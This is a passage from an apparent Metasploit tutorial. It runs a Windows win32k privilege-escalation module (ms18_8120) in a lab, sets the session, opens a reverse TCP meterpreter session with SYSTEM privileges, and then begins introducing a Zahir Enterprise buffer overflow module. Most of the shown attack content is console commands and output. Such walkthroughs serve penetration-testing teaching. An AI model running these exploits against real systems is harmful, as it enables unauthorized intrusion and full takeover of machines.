
```
msf5 post(multi/manage/shell_to_meterpreter) > use exploit/windows/local/ms18_81
20_win32k_privesc
msf5 exploit(windows/local/ms18_8120_win32k_privesc) > show options

Module options (exploit/windows/local/ms18_8120_win32k_privesc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Set the SESSION id and execute the module using the run command as shown below. The module will execute and open a new meterpreter session 3 as shown in the image below.



```
msf5 exploit(windows/local/ms18_8120_win32k_privesc) > set session 2
session => 2
msf5 exploit(windows/local/ms18_8120_win32k_privesc) > run

[*] Started reverse TCP handler on 192.168.41.163:4444
[+] Exploit finished, wait for privileged payload execution to complete.
[*] Sending stage (179779 bytes) to 192.168.41.129
[*] Meterpreter session 3 opened (192.168.41.163:4444 -> 192.168.41.129:49166) a
t 2019-03-23 06:46:41 -0400
```

The sessions -l command now shows the third meterpreter session which has SYSTEM privileges as shown below. We can interact with this meterpreter session using its session id as shown below.




```
msf5 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                Co
nnection
  --  ----  ----                     -----------                                --
--------
  1         shell x86/windows                                                   19
2.168.41.163:4444 -> 192.168.41.129:49159 (192.168.41.129)
  2         meterpreter x86/windows  WIN-BI3UK55VF6A\admin @ WIN-BI3UK55VF6A  19
2.168.41.163:4433 -> 192.168.41.129:49163 (192.168.41.129)
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-BI3UK55VF6A    19
2.168.41.163:4444 -> 192.168.41.129:49166 (192.168.41.129)

msf5 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Zahir Enterprise Plus 6 Build 10b Buffer Overflow Module

TARGET: Windows 7, 8.1, 10 **TYPE: LOCAL** **FIREWALL : ON**


Zahir Enterprise is an accounting software used by many companies since around 20 years. The program version Build 10b has a buffer overflow vulnerability. This buffer overflow vulnerability occurs when the program cannot handle large inputs and anomalies in a file sent by us. The program crashes while trying to handle it. Let's see how this module works.

Start Metasploit and using search command, search for zahir module as shown below.



